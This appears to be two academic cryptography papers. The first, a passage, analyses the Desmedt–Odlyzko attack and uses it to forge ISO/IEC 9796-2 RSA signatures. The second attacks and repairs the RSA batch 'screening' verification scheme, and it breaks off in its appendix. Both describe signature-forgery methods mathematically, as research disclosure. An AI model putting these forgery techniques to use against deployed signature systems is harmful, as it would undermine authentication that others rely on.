Desmedt and Odlyzko's attack works as follows. After receiving the public-key (step 1), we ask for the decryption $x^d \mod N$ of all integers $x \in S = S_1 \cup S_2$, where:

$$S_1 = \{p : \quad p \le L_N[\alpha], p \text{ is prime}\}$$

$$S_2 = \{\lfloor\sqrt{N}\rfloor + 1, \lfloor\sqrt{N}\rfloor + 2, \ldots, \lfloor\sqrt{N}\rfloor + \lfloor L_N[\alpha]\rfloor\}$$

where $\alpha > 0$ is some fixed parameter and the function $L_N[\alpha]$ is defined as :

$$L_N[\alpha] = \exp\left(\alpha \cdot \sqrt{\log N \log\log N}\right)$$

Once we have obtained $x^d \mod N$ for all $x \in S$ (step 2), we receive the challenge ciphertext c. We must now output $c^d \mod N$, without using the decrypting facility anymore (step 3). The basic idea is to find a representation:

$$c = y^e \prod_{x \in S} x^{a_x} \mod N \tag{1}$$

for some integers a_x and y, since then :

$$c^d = y \prod_{x \in S} (x^d)^{a_x} \mod N$$

where y and all the x^d are known.

To obtain the representation (1), we proceed in two steps. In the first step we find some integer y and primes $q_i \leq L_N[2\alpha]$ such that:

$$c = y^e \prod_{i=1}^{h} q_i \mod N \tag{2}$$

To obtain the representation (2), we chose a random y, compute :

$$b = c \cdot y^{-e} \mod N$$

and check whether b factors into primes $q \leq L_N[2\alpha]$. We use the following theorem [1] to estimate the average number of y values before such factorization is obtained.

Theorem 1. *Let x be an integer and let $L_x[\beta] = \exp\left(\beta \cdot \sqrt{\log x \log\log x}\right)$. Let z be an integer randomly distributed between zero and x^γ for some $\gamma > 0$. Then for large x, the probability that all the prime factors of z are lesser than $L_x[\beta]$ is given by :*

$$L_x\left[-\frac{\gamma}{2\beta} + o(1)\right]$$

Taking $\gamma = 1$ and $\beta = 2\alpha$, it appears that we need to generate on average $L_N[1/(4\alpha) + o(1)]$ values of y before such a factorization is obtained. Moreover, for each y, it takes $L_N[o(1)]$ bit operations to test whether such a factorization exists, using Lenstra's elliptic curve factorization algorithm [10]. Therefore this stage is expected to take time $L_N[1/(4\alpha)+o(1)]$. Although Lenstra's algorithm is asymptotically faster, it may be more efficient in practice to use trial division, for small enough prime factors.

Once a factorization of the form (2) is obtained, we proceed to the second step, in which we represent each of the at most $O(\log(N)) = L_N[o(1)]$ primes $q = q_i \leq L_N[2\alpha]$ in the form:

$$q = \prod_{x \in S} x^{u_x} \mod N \tag{3}$$

where only $O(\log N)$ of the u_x are non-zero (possibly negative). Once such a representation is obtained for each q, we quickly obtain (1).

To see how to represent a prime $q \leq L_N[2\alpha]$ in the form (3), let :

$$m = \left\lfloor \frac{\sqrt{N}}{q} \right\rfloor \tag{4}$$

and determine those integers among :

$$m+1, m+2, \ldots, m + \lfloor L_N[\beta] \rfloor$$

that are divisible solely by primes $p \leq L_N[\alpha]$, for some $\beta > 0$. Using the previous theorem, we expect to find $L_N[\beta - 1/(4\alpha) + o(1)]$ such integers, and finding them will take $L_N[\beta + o(1)]$ bit operations if we employ Lenstra's factorization algorithm.

We next consider two cases. If $\alpha \geq \frac{1}{2}$, we take $\beta = \frac{1}{4\alpha} + \delta$ for any $\delta > 0$. We then have $L_N[\delta + o(1)]$ integers $m + j$, $1 \leq j \leq L_N[\beta]$, all of whose prime factors are $\leq L_N[\alpha]$. For each such integer and any i such that $1 \leq i \leq L_N[1/(4\alpha)] \leq L_N[\alpha]$, we write :

$$q(m+j)(k+i) = t \mod N \tag{5}$$

where $k = \lfloor \sqrt{N} \rfloor$. Using equation (4) and the corresponding bounds for q, j and i, we obtain that :

$$t \mod N \leq N^{\frac{1}{2}+o(1)}$$

Therefore, if the integers t factor like random integers of the same size, we will find $L_N[\delta + o(1)]$ integers t that factor into primes $\leq L_N[\alpha]$, and any single one will yield a factorization of the form (3), which gives the desired result. Since the testing of each t takes $L_N[o(1)]$ bit operations, this stage requires $L_N[\beta + o(1)]$ bit operations, and since this holds for all $\delta > 0$, we conclude that for $\alpha \geq \frac{1}{2}$, this stage can be carried out in $L_N[1/(4\alpha) + o(1)]$ bit operations.

It remains to consider the case $\alpha < \frac{1}{2}$. Here we take $\beta = \frac{1}{2\alpha} - \alpha + \delta$. We expect to find $L_N[\beta - 1/(4\alpha) + o(1)] = L_N[1/(4\alpha) - \alpha + \delta + o(1)]$ values of $m + j$, $1 \leq j \leq L_N[\beta]$, which factor into primes $\leq L_N[\alpha]$, and it takes $L_N[\beta + o(1)]$ bit operations to find them. For each one and for $1 \leq i \leq L_N[\alpha]$, we test whether the t defined by (5) is composed of primes $\leq L_N[\alpha]$. We expect to find $L_N[\delta + o(1)]$ of them. Letting $\delta \to 0$, we obtain that this case takes $L_N[1/(2\alpha) - \alpha + o(1)]$ bit operations.

We thus conclude that if the attacker can obtain decryptions of $L_N[\alpha]$ chosen ciphertexts he will be able to decrypt any individual ciphertext in $L_N[1/(4\alpha) + o(1)]$ bit operations for $\alpha \geq \frac{1}{2}$ and in $L_N[1/(2\alpha) - \alpha + o(1)]$ bit operations for $0 < \alpha \leq \frac{1}{2}$. For $\alpha = \frac{1}{2}$ both steps require $L_N[1/2 + o(1)]$ operations.

Therefore, Desmedt and Odlyzko's attack is asymptotically faster than the quadratic-sieve factorization algorithm [12], which requires $L_N[1 + o(1)]$ steps to recover the factorization of N. However, the attack is asymptotically slower than the general number field sieve algorithm [9] which appeared later, whose complexity to factor N is given by :

$$\exp\left((c + o(1))(\log N)^{1/3}(\log\log N)^{2/3}\right)$$

for some constant $c \simeq 1.9$.

Given that in practice RSA encryption schemes use an encoding function $\mu(m)$, the attack did not appear directly applicable to real-world standards. The situation nonetheless proved very different for RSA signature schemes, as explained in the next sections.

4 Attack on RSA Signatures

The previously described attack against RSA encryption can be easily adapted to RSA signatures to provide an existential forgery under a chosen-message attack, as shown in [11]. The outline of such a scenario is the following :

1. Select a bound y and let $S = (p_1, \ldots, p_\ell)$ be the list of primes smaller than y.

2. Find at least $\ell + 1$ messages m_i such that each $\mu(m_i)$ is the product of primes in S.
3. Express one $\mu(m_j)$ as a multiplicative combination of the other $\mu(m_i)$, by solving a linear system given by the exponent vectors of the $\mu(m_i)$ with respect to the primes in S.
4. Ask for the signature of the m_i for $i \neq j$ and forge the signature of m_j.

The attack's complexity depends on the cardinality of S and on the difficulty of finding at step (2) enough $\mu(m_i)$ values which are the product of primes in S. Generally, the attack would apply only when $\mu(m)$ is small; otherwise, the probability that $\mu(m)$ has only small prime factors is too small.

In the following, we describe the attack in more detail. First, we assume that e is a prime integer. We let τ be the number of messages m_i obtained at step (2). We say that an integer is B-smooth if all its prime factors are smaller than B. The integers $\mu(m_i)$ obtained at step (2) are therefore y-smooth and we can write for all messages m_i, $1 \leq i \leq \tau$:

$$\mu(m_i) = \prod_{j=1}^{\ell} p_j^{v_{i,j}} \tag{6}$$

Step (3) works as follows : to each $\mu(m_i)$ we associate the ℓ-dimensional vector of the exponents modulo e :

$$\boldsymbol{V_i} = (v_{i,1} \bmod e, \ldots, v_{i,\ell} \bmod e)$$

The set of all ℓ-dimensional vectors modulo e forms a linear space of dimension ℓ. Therefore, if $\tau \geq \ell+1$, one can express one vector, say $\boldsymbol{V_\tau}$, as a linear combination of the others modulo e, using Gaussian elimination:

$$\boldsymbol{V}_\tau = \sum_{i=1}^{\tau-1} \beta_i \boldsymbol{V}_i + \boldsymbol{\Gamma} \cdot e \tag{7}$$

for some $\boldsymbol{\Gamma} = (\gamma_1, \ldots, \gamma_\ell)$. Denoting

$$\delta = \prod_{j=1}^{\ell} p_j^{\gamma_j} \tag{8}$$

one obtains from (6) and (7) that $\mu(m_\tau)$ is a multiplicative combination of the other $\mu(m_i)$:

$$\mu(m_\tau) = \delta^e \cdot \prod_{i=1}^{\tau-1} \mu(m_i)^{\beta_i} \tag{9}$$

Then, at step (4), the attacker will ask for the signature of the $\tau - 1$ first messages m_i and forge the signature of m_τ using:

$$\mu(m_\tau)^d = \delta \cdot \prod_{i=1}^{\tau-1} \left(\mu(m_i)^d\right)^{\beta_i} \mod N \tag{10}$$

The attack's complexity depends on ℓ and on the probability that the integers $\mu(m_i)$ are y-smooth. We define $\psi(x,y) = \#\{v \leq x, \text{ such that } v \text{ is } y\text{-smooth}\}$. It is known [5] that, for large x, the ratio $\psi(x, \sqrt[t]{x})/x$ is equivalent to Dickman's function defined by :

$$\rho(t) = \begin{cases} 1 & \text{if } \; 0 \leq t \leq 1 \\ \rho(n) - \displaystyle\int_n^t \frac{\rho(v-1)}{v} dv & \text{if } \; n \leq t \leq n+1 \end{cases}$$

$\rho(t)$ is thus an approximation of the probability that a u-bit number is $2^{u/t}$-smooth; table 1 gives the numerical value of $\rho(t)$ (on a logarithmic scale) for $1 \leq t \leq 10$.

t	1	2	3	4	5	6	7	8	9	10
$-\log_2 \rho(t)$	0	1.7	4.4	7.7	11.5	15.6	20.1	24.9	29.9	35.1

Table 1. The value of Dickman's function.

In the following, we provide an asymptotic analysis of the algorithm's complexity, based on the assumption that the integers $\mu(m)$ are uniformly distributed between zero and some given bound x. Letting β be a constant and letting:

$$y = L_x[\beta] = \exp\left(\beta \cdot \sqrt{\log x \log\log x}\right)$$

one obtains from theorem 1 that, for large x, the probability that an integer uniformly distributed between one and x is $L_x[\beta]$-smooth is:

$$\frac{\psi(x,y)}{x} = L_x\left[-\frac{1}{2\beta} + o(1)\right]$$

Therefore, we have to generate on the average $L_x[1/(2\beta) + o(1)]$ integers $\mu(m)$ before we can find one which is y-smooth.

Using the ECM factorization algorithm [10], a prime factor p of an integer n can be found in time $L_p[\sqrt{2}+o(1)]$. A y-smooth integer can thus be factored in time $L_y[\sqrt{2}+o(1)] = L_x[o(1)]$. The complexity of finding a random integer in $[0,x]$ which is y-smooth using the ECM is thus $L_x\left[1/(2\beta) + o(1)\right]$. Moreover, the number τ of integers which are necessary to find a vector which is a linear combination of the others is $\ell + 1 \leq y$. Therefore, one must solve a system with $r = L_x[\beta + o(1)]$ equations in $r = L_x[\beta + o(1)]$ unknowns. Using Lanzos' iterative algorithm [8], the time required to solve such system is $\mathcal{O}(r^2)$ and space is roughly $\mathcal{O}(r)$.

To summarize, the time required to obtain the $L_x[\beta + o(1)]$ equations is asymptotically $L_x\left[\beta + 1/(2\beta) + o(1)\right]$ and the system is solved in time $L_x[2\beta + o(1)]$. The total complexity is minimized by taking $\beta = 1/\sqrt{2}$. We obtain a time complexity of :

$$L_x[\sqrt{2} + o(1)]$$

and a space complexity of :

$$L_x\left[\frac{\sqrt{2}}{2}+o(1)\right]$$

where x is a bound on $\mu(m)$.

This complexity is sub-exponential in the size of the integers $\mu(m)$. Therefore, without any modification, the attack will be practical only if $\mu(m)$ is small. In particular, when $\mu(m)$ is about the size of N, the attack's complexity is worse than factoring N. Note that the attack can easily be extended to any exponent e, and also to Rabin signatures (see [3]).

In table 2, we give the values of the functions $L_x[\sqrt{2}]$ et $L_x[\sqrt{2}/2]$ corresponding to the attack's time complexity and space complexities, as a function of the size $|x|$ of the integer $\mu(m_i)$. This table should be handled with care: being just an approximation of the attack's practical complexity, the attack may demand more time in practice. The table suggests that the attack can be practical when the size of $\mu(m)$ is smaller than 128 bits, but the attack becomes quickly impractical for larger values of $|x|$.

$\lvert x\rvert$	$\log_2$ **time**	$\log_2$ **space**
64	26	13
99	35	18
119	39	20
139	43	22
144	44	22
176	49	25
200	53	27
256	62	31
368	77	39

Table 2. The Attack's Complexity.

5 The Security of ISO/IEC 9796-2 Signatures

ISO/IEC 9796-2 [7] is an encoding standard allowing total or partial message recovery. The standard uses a hash-function HASH during the message formatting process. Let us denote by k_h the output size of the hash function. Hash-functions of different sizes are acceptable. Section 5, note 4 of [7] recommended (before the standard's correction by ISO following the attack described in this paper) $64 \leq k_h \leq 80$ for total message recovery and $128 \leq k_h \leq 160$ for partial message recovery.

For ISO/IEC 9796-2 , the encoding function $\mu(m)$ has the same size as N. Therefore, Desmedt and Odlyzko's attack can not apply directly here. Our technique will consist in generating messages m_i such that a linear combination t_i of $\mu(m_i)$ and N is much smaller than N. Then, the attack will be applied to the integers t_i instead of $\mu(m_i)$.

5.1 Partial Message Recovery

For simplicity, assume that k (the size of the modulus N), k_h and the size of m are all multiples of eight and that the hash function is known to both parties. The message m is separated into two parts $m = m[1]\|m[2]$ where $m[1]$ consists of the $k - k_h - 16$ most significant bits of m and $m[2]$ of all the remaining bits of m. The padding function is :

$$\mu(m) = \texttt{6A}_{\texttt{16}}\|m[1]\|\text{HASH}(m)\|\texttt{BC}_{\texttt{16}}$$

and $m[2]$ is transmitted in clear.

Dividing $(\texttt{6A}_{\texttt{16}} + 1) \cdot 2^k$ by N we obtain :

$$(\texttt{6A}_{\texttt{16}} + 1) \cdot 2^k = i \cdot N + r \quad \text{with} \quad 0 \leq r < N < 2^k$$

Defining $N' = i \cdot N$ we get :

$$N' = \texttt{6A}_{\texttt{16}} \cdot 2^k + (2^k - r)$$

Therefore, we can write N' as :

$$N' = \texttt{6A}_{\texttt{16}}\|N'[1]\|N'[0]$$

where the $N'[1]$ block is $k - k_h - 16$ bits long, the same bit-size as $m[1]$. Then, one can take $m[1] = N'[1]$, and letting :

$$t = 2^8 \cdot \mu(m) - i \cdot N$$

we obtain that :

$$t = (\texttt{6A}_{\texttt{16}}\|m[1]\|\text{HASH}(m)\|\texttt{BC00}_{\texttt{16}}) - (\texttt{6A}_{\texttt{16}}\|N'[1]\|N'[0])$$
$$t = (\text{HASH}(m)\|\texttt{BC00}_{\texttt{16}}) - N'[0]$$

where the size of t is less than $k_h + 16$ bits.

The attacker modifies $m[2]$ (and therefore HASH(m)) until he finds sufficiently many integers t which are the product of small primes. Then since $t = 2^8 \cdot \mu(m) \mod N$, one can apply Desmedt and Odlyzko attack's described in section 4 to the integers t (the factor 2^8 can be added to the set $\mathcal{S}$). The attack's complexity is independent of the size of N; it only depends on the hash size k_h. From table 2, we derive table 3 expressing the attack's complexity, as a function of the hash size. For example, for $k_h = 128$, the size of t is 144 bits and from table 2, we obtain that time complexity is roughly 2^{44}. Again, recall that this is only an estimate, and that practical complexity may be much higher. Nevertheless the table suggests that the attack may be practical for $k_h = 128$, but will be more demanding for $k_h = 160$. Note that the following complexities are much smaller than the complexities obtained in [3]. This is due to the fact that we have obtained a smaller complexity in section 4.

k_h	$\log_2$ **time**	$\log_2$ **space**
128	44	22
160	49	25

Table 3. Attack's Complexity with Partial Message Recovery

5.2 Full Message Recovery

Assuming again that the hash function is known to both parties, that k and k_h are multiples of eight and that the size of m is $k - k_h - 16$, the encoding function μ is then defined as :

$$\mu(m) = \texttt{4A}_{\texttt{16}} \| m \| \mathrm{HASH}(m) \| \texttt{BC}_{\texttt{16}}$$

Let us separate $m = m[1] \| m[0]$ into two parts where $m[0]$ consists of the Δ least significant bits of m and $m[1]$ of all the remaining bits of m and compute, as in the previous case, an integer i such that :

$$N' = i \cdot N = \texttt{4A}_{\texttt{16}} \| N'[1] \| N'[0]$$

where $N'[0]$ is $(k_h + \Delta + 16)$-bit long and $N'[1] \| N'[0]$ is k-bit long.

Setting $m[1] = N'[1]$ we get :

$$t = 2^8 \cdot \mu(m) - N' = (m[0] \| \mathrm{HASH}(m) \| \texttt{BC00}_{\texttt{16}}) - N'[0]$$

where the size of t is less than $k_h + \Delta + 16$ bits.

The attacker will thus modify $m[0]$ (and therefore HASH(m)) as needed and conclude the attack as in the partial recovery case. As shown in section 4, the number of t-values necessary to forge a signature is roughly $L_x[\sqrt{2} + o(1)]$, where x is a bound on t. Therefore, the parameter Δ must be tuned so that $2^\Delta \simeq L_x[\sqrt{2}]$. From table 2, we obtain the attack complexities summarized in table 4, as a function of the hash size. For example, for $k_h = 64$, we take $\Delta = 39$ bits and the size of t is then $64 + 39 + 16 = 119$ bits and table 2 shows that the time complexity is roughly 2^{39}. This shows that the attack may be practical for $k_h = 64$. This actually led ISO to edit a revision of the ISO/IEC 9796-2 standard.

k_h	Δ	$\log_2$ **time**	$\log_2$ **space**
64	39	39	20
80	43	43	22
128	53	53	27

Table 4. Attack Complexity with Full Message Recovery

6 Conclusion

In this paper we explained in detail Desmedt and Odlyzko's attack and illustrated its potential by exhibiting a design flaw in the ISO/IEC 9796-2 signature standard. The publication of this attack drove ISO to correct and re-edit ISO/IEC 9796-2. A more elaborate variant (not described in this paper) [2, 3] led to the complete withdrawal of another signature standard, the ISO/IEC 9796-1 standard.

References

1. E. R. Canfield, P. Erd¨os and C. Pomerance, *On a Problem of Oppenheim Concerning 'Factorisation Numerorum'*, J. Number Th. 17, 1-28, 1983.
2. D. Coppersmith, S. Halevi and C. Jutla, *ISO 9796-1 and the new forgery strategy*, Research contribution to P1363, 1999, available at `http://grouper.ieee.org/groups/1363/contrib.html`.
3. J.S. Coron, D. Naccache and J.P. Stern, *On the security of RSA Padding*, Proceedings of Crypto '99, LNCS vol. 1666, Springer-Verlag, 1999, pp. 1-18.
4. Y. Desmedt and A. Odlyzko. *A chosen text attack on the RSA cryptosystem and some discrete logarithm schemes*, Proceedings of Crypto '85, LNCS 218, pp. 516–522.
5. K. Dickman, *On the frequency of numbers containing prime factors of a certain relative magnitude*, Arkiv för matematik, astronomi och fysik, vol. 22A, no. 10, pp. 1–14, 1930.
6. ISO/IEC 9796, *Information technology - Security techniques - Digital signature scheme giving message recovery, Part 1 : Mechanisms using redundancy*, 1999.
7. ISO/IEC 9796-2, *Information technology - Security techniques - Digital signature scheme giving message recovery, Part 2 : Mechanisms using a hash-function*, 1997.
8. C. Lanczos, *An iterative method for the solution of the eigenvalue problem of linear differential and integral operator*, J. Res. Nat. Bur. Standards, 1950, vol. 45, pp. 255–282.
9. A.K. Lenstra and H. W. Jr. Lenstra, *The Development of the Number Field Sieve*, Berlin: Springer-Verlag, 1993.
10. H. Lenstra, Jr., *Factoring integers with elliptic curves*, Ann. of Math. (2) 126 (1987) pp. 649-673.
11. J.-F. Misarsky, *How (not) to design RSA signature schemes*, Public-key cryptography, Springer-Verlag, Lectures notes in computer science 1431, pp. 14–28, 1998.
12. C. Pomerance, *The Quadratic Sieve Factoring Algorithm*, In Advances in Cryptology, Proceedings of Eurocrypt '84. Springer-Verlag, pp. 169-182, 1985.
13. R. Rivest, A. Shamir and L. Adleman, *A method for obtaining digital signatures and public key cryptosystems*, CACM 21, 1978.

On the Security of RSA Screening

[H. Imai and Y. Zheng, Eds., *Public-Key Cryptography*, vol. 1560 of *Lecture Notes in Computer Science*, pp. 197–203, Springer-Verlag, 1999.]

Jean-Sébastien Coron[1,2] and David Naccache[2]

[1] École Normale Supérieure
45 rue d'Ulm, 75005 Paris, France
coron@clipper.ens.fr
[2] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron, david.naccache}@gemplus.com

Abstract. Since many applications require the verification of large sets of signatures, it is sometimes advantageous to perform a simultaneous verification instead of checking each signature individually. The simultaneous processing, called *batching*, must be *provably* equivalent to the sequential verification of all signatures.
In EUROCRYPT'98, Bellare *et al.* [1] presented a fast RSA batch verification scheme, called *screening*. Here we successfully attack this algorithm by forcing it to accept a false signature and repair it by implementing an additional test.

1 Introduction

Many industrial applications require the verification of large sets of signatures. For example, real-time applications such as web-servers or toll-highway gates must verify many coins in a short time-frame. A well-known speed-up strategy is *batching*, a probabilistic test that verifies the correctness of n signatures much faster than n sequential verifications. Batching is probabilistic in the sense that if (at least) one signature is false, the algorithm rejects the whole set with high probability but always accepts sets of correct signatures.

A new batching strategy suggested in [1] (called *screening*) provides faster verification at the cost of weaker guarantees. Just as batching, screening fails with high probability if one of the signatures was never produced by the signer, but might succeed if the signer signed all the signatures in the past, although one of them has since been modified.

1.1 Batch Verification

Let R be a boolean relation taking as input an instance I and outputting a bit (meaning true or false). For example, R can be RSA's verification algorithm [8] where $R(x, y) = 1 \iff x \equiv y^e \bmod N$.

A *batch instance* for R (a sequence $\{I_1, \ldots, I_n\}$ of instances of R) is said to be correct if $R(I_i) = 1$ for all $i = 1, \ldots, n$ and incorrect otherwise (*i.e.* there exists an $i \in \{1, \ldots, n\}$ such that $R(I_i) = 0$).

A *batch verifier* $\mathcal{V}$ for R is a probabilistic algorithm that takes as input a batch instance $X = \{I_1, \ldots, I_n\}$ and a security parameter ℓ and satisfies the two following properties:

1. If X is correct then $\mathcal{V}$ outputs 1.
2. If X is incorrect then the probability that $\mathcal{V}$ outputs 1 is at most $2^{-\ell}$.

If at least one I_i is incorrect, the verifier must reject X with probability greater than $1 - 2^{-\ell}$. In practice, ℓ should be greater than 64, reducing the error probability to 2^{-64}.

1.2 Signature Screening

A *signature scheme* consists of three components:

1. A probabilistic key generation algorithm $\mathsf{generate}(1^k) \overset{R}{\rightarrow} \{P, S\}$, where P is the public key and S the secret key.
2. A private signature algorithm $\mathsf{sign}_S(M) \rightarrow x$ where M is the message and x the signature.
3. A public verification algorithm $\mathsf{verify}_P(M, x) \rightarrow \{0, 1\}$.

$$\mathsf{verify}_P(M, x) = 1 \iff x = \mathsf{sign}_S(M)$$

A weaker notion of batch verification, called *screening* is introduced in [1].

A batch instance for signature verification consists of a sequence:

$$B = \big\{\{M_1, x_1\}, \ldots, \{M_n, x_n\}\big\}$$

where x_i is a purported signature of M_i with respect to some public key P.

A screening test screen is a probabilistic algorithm that takes as input a batch instance and outputs a bit. It must satisfy the two following properties:

1. Validity: correct signatures are always accepted:

$$\mathsf{verify}_P(\{M_i, x_i\}) = 1 \text{ for all } i = 1, \ldots, n \text{ implies } \mathsf{screen}_P(B) = 1$$

2. Security: if a message $M_i \in B$ was never signed by sign_S, B will be rejected with high probability.

2 RSA Signature Screening

Bellare *et al.*'s screening algorithm for hash-then-decrypt RSA signatures proceeds as follows:

The public key is $\{N, e\}$ and the secret key is d, where N is an RSA modulus, $e \in \mathbb{Z}^*_{\varphi(N)}$ an encryption exponent and d the corresponding decryption exponent: $ed \equiv 1 \bmod \varphi(N)$. Let H be a public hash function.

The signature algorithm is:

$$\mathsf{sign}_{\{N,d\}}(M) = H(M)^d \bmod N$$

and the corresponding verification algorithm is:

$$\mathsf{verify}_{\{N,e\}}(M,x) = 1 \iff x^e \equiv H(M) \bmod N$$

The security of this scheme was studied in [2], where it was shown that H should ideally hash strings uniformly into $\mathbb{Z}_N^*$. This was called the *full domain hash* scheme (FDH).

FDH-RSA screening [1] is very simple, given N, e, an oracle access to the hash function H and:

$$\big\{\{M_1, x_1\}, \dots, \{M_n, x_n\}\big\} \text{ with } x_i \in \mathbb{Z}_N^*$$

the screener outputs 1 if $(\prod_{i=1}^n x_i)^e \equiv \prod_{i=1}^n H(M_i) \bmod N$ and 0 otherwise.

The test is efficient as it requires n hashings, $2n$ multiplications and a single exponentiation, instead of n hashings and n exponentiations for the sequential verification of all signatures.

3 The Attack

The flaw in this screening protocol is based on Davida's homomorphic attack [4] and reminds the Fiat-Shamir implementation detail pointed-out in [6]. By repeating a data element a certain number of times, we compensate the forgery's effect and force the verifier to accept an instance containing a piece of data that was never signed. The attack is illustrated for $e = 3$ but could work with any reasonably small exponent (although less secure, small exponents are often used to speed-up RSA verifications).

Let $M_1 \neq M_2$ be two messages and $x_1 = \mathsf{sign}_S(M_1)$ which implies:

$$x_1^3 \equiv H(M_1) \bmod N$$

Let B' be the batch instance:

$$B' = \big\{(M_1, x_1 H(M_2) \bmod N\}, \{M_2, 1\}, \{M_2, 1\}, \{M_2, 1\}\}$$

Then $\mathsf{screen}_P(B') = 1$ although M_2 was never signed.

An attacker $\mathcal{A}$ may thus produce a batch instance which contains a forgery (a message that was never signed by the signer) that gets undetected by the verifier. In the next section we explain how to prevent this attack and correct the scheme's security proof.

4 Preventing the Attack

To prevent the attack the verifier must check that no message appears more than once in the batch. This can be done in $\mathcal{O}(n \log n)$ and suffices to reject B' where $\{M_2, 1\}$ appeared three times. Note that making the comparison only on x_i will not be a satisfactory repair.

The following corrects the security proof given in [1] and shows that screening plus message comparisons is provably secure unless inverting RSA is easy. Since the security of screening is based on the hardness of RSA, we recall the formalization given in [2].

The security of RSA is quantified as a trapdoor permutation f. The RSA$_e$ function $f: \mathbb{Z}_N^* \to \mathbb{Z}_N^*$ is defined by:

$$f(x) = x^e \bmod N$$

which inverse f^{-1} is:

$$f^{-1}(y) = y^d \bmod N$$

where N is a k-bit modulus, product of two $(k/2)$-bit primes, e the public exponent and d the secret exponent.

RSA$_e$ is said to be (t, ϵ)-secure if an attacker, given a randomly chosen $y \in \mathbb{Z}_N^*$ and a limited running time $t(k)$, succeeds in finding $f^{-1}(y)$ with probability at most $\epsilon(k)$.

The following theorem states that if RSA$_e$ is secure, then an adversary can not produce an acceptable FDH-RSA screening instance that contains a message that was never signed by the signer. The proof assumes the random oracle model where the hash function is seen as an oracle giving a truly random value for each new query. If the same query is asked twice, the answers are of course identical.

Theorem 1. *Assume that RSA$_e$ is (t', ϵ')-secure. Let $\mathcal{A}$ be an adversary who after a chosen message attack on the FDH-RSA signature scheme, outputs a batch instance with n distinct messages, in which at least one message was never signed. Assume that in the chosen message attack $\mathcal{A}$ makes q_s FDH signature queries and q_h hash queries and suppose that the total running time of $\mathcal{A}$ is at most $t(k) = t'(k) - \Omega(k^3) \times (n + q_s + q_h)$. Then the probability that the FDH-RSA signature screening test accepts the batch instance is at most $\epsilon(k) = \epsilon'(k) \times (n + q_s + q_h)$.*

Proof. The proof is easily derived from [1]; the only correction consists in ensuring that the equation:

$$y_m \times \prod_{i=1, i \neq m}^{n} y_{M_i} \equiv \prod_{i=1}^{n} x_i^e \bmod N$$

can be solved for $y_m = y_{M_m}$. Namely that if all the messages M_i in the batch instance are distinct, the term y_{M_m} differs from the other terms y_{M_i} with overwhelming probability and we get:

$$y_m = \frac{\prod_{i=1}^{n} x_i^e}{\prod_{i=1, i \neq m}^{n} y_{M_i}} \bmod N$$

□

5 Conclusion and Further Research

We have presented a succesful attack against Bellare *et al.*'s EUROCRYPT'98 screening algorithm and a repair that makes it provably secure against signature forgery.

Alternative repair strategies such as the splitting of the batch instance into buckets also seem possible although their implementation seems to require more delicate security adjustments.

Note that the repaired algorithm does not *formally* respect the validity principle stated in section 1.2 as the batch instance:

$$\{\{M, H(M)^d \bmod N\}, \{M, H(M)^d \bmod N\}\}$$

will be rejected (as M appears more than once) although M was correctly signed. This is easily fixed by deleting from the batch instance all identical signatures except one.

Finally, it is interesting to observe that the requirement that each element must appear only once is *probably* too restrictive (this point should, however, be carefully investigated !) as the attack does not *seem* to apply when the number of identical messages is not congruent to zero modulo e; extending the proof to this case does not seem trivial at a first glance.

Screening DSA-like signatures is a challenging problem: in EUROCRYPT'94, Naccache *et al.* [7] presented a candidate (*cf.* appendix A) which did not appear in the proceedings but seems to be a promising starting point [5].

References

1. M. Bellare, J. Garray and T. Rabin, *Fast batch verification for modular exponentiation and digital signatures*, Advances in Cryptology - EUROCRYPT'98 Proceedings, Lecture Notes in Computer Science vol. 1403, K. Nyberg ed., Springer-Verlag, 1998. Full on-line version via `http://www-cse.ucsd.edu/users/mihir`, 1998.
2. M. Bellare, P. Rogaway, *The exact security of digital signatures: How to sign with RSA and Rabin*, Advances in Cryptology - EUROCRYPT'96 Proceedings, Lecture Notes in Computer Science vol. 1070, U. Maurer ed., Springer-Verlag, 1996.
3. M. Bellare, P. Rogaway, *Random oracles are practical: A paradigm for designing efficient protocols*, First ACM Conference on computer and communications security, ACM, 1994.
4. G. Davida, *Chosen signature cryptanalysis of the RSA (MIT) public-key cryptosystem*, Technical report TR-CS-82-2, Department of EECS, University of Wisconsin, 1982.
5. C. Lim & P. Lee, *Security of interactive DSA batch verification*, Electronic Letters, vol. 30, no. 19, pp. 1592–1593, 1994.
6. D. Naccache, *Unless modified Fiat-Shamir is insecure*, Proceedings of the third symposium on state and progress of research in cryptography: SPRC'93, Fondazione Ugo Bordoni, W. Wolfowicz ed., Roma, Italia, pp. 172–180, 1993.
7. D. Naccache, D. M'raïhi, S. Vaudenay & D. Raphaeli, *Can DSA be improved ? Complexity trade-offs with the digital signature standard*, Advances in Cryptology - EUROCRYPT'94 Proceedings, Lecture Notes in Computer Science vol. 950, A. de Santis ed., Springer-Verlag, pp. 77–85, 1995.
8. R. Rivest, A. Shamir, L. Adleman, *A method for obtaining digital signatures and public-key cryptosystems*, Communications of the ACM, vol. 21, pp. 120–126, 1978.

APPENDIX A (FROM EUROCRYPT '94's PRE-PROCEEDINGS)

The signature collection protocol is:
for $i = 1$ to n
- The signer picks $k_i \in_R \mathbb{Z}_q$ and sends $\lambda_i = g^{k_i} \bmod p$,
- The verifier replies with an e-bit message randomizer b_i,
- and the signer sends:

$$s_i = \frac{\text{SHA}(m_i|b_i) + x\lambda_i}{k_i} \bmod q$$

The batch verification criterion (with cut-&-choose in case of failure) is:

$$\prod_{i=1}^{n} \lambda_i = g^{\sum_{i=1}^{n} w_i \text{SHA}(m_i|b_i)} y^{\sum_{i=1}^{n} w_i\lambda_i} \bmod p \quad \text{where} \quad w_i = \frac{1}{s_i} \bmod q$$

This scheme is essentially as fast as a single DSA verification ($3(n-1)|q| \cong 480n$ modular multiplications are saved). Its security was assumed to result from the following argumentation: assume that $j-1$ messages were signed and denote:

$$\alpha = \prod_{i=1}^{j-1} \lambda_i \bmod p$$
$$\beta = g^{\sum_{i=1}^{j-1} w_i \text{SHA}(m_i|b_i)} y^{\sum_{i=1}^{j-1} w_i\lambda_i} \bmod p$$
$$\gamma = \frac{\alpha\lambda_j}{\beta} \bmod p$$

If at this point a cheater can produce a λ_j such that he can later solve (by some algorithm $\mathcal{C}(\alpha, \beta, \lambda_j, m_j, b_j, p, q, g, y) = s_j$ the equation:

$$\gamma^{s_j} = g^{\text{SHA}(m_j|b_j)} y^{\lambda_j} \bmod p \tag{1}$$

then he can pick, by his own means, any random couple $\{b_1, b_2\}$, find

$$\mathcal{C}(\alpha, \beta, \lambda_j, m_j, b_i, p, q, g, y) = s_{j,i}$$

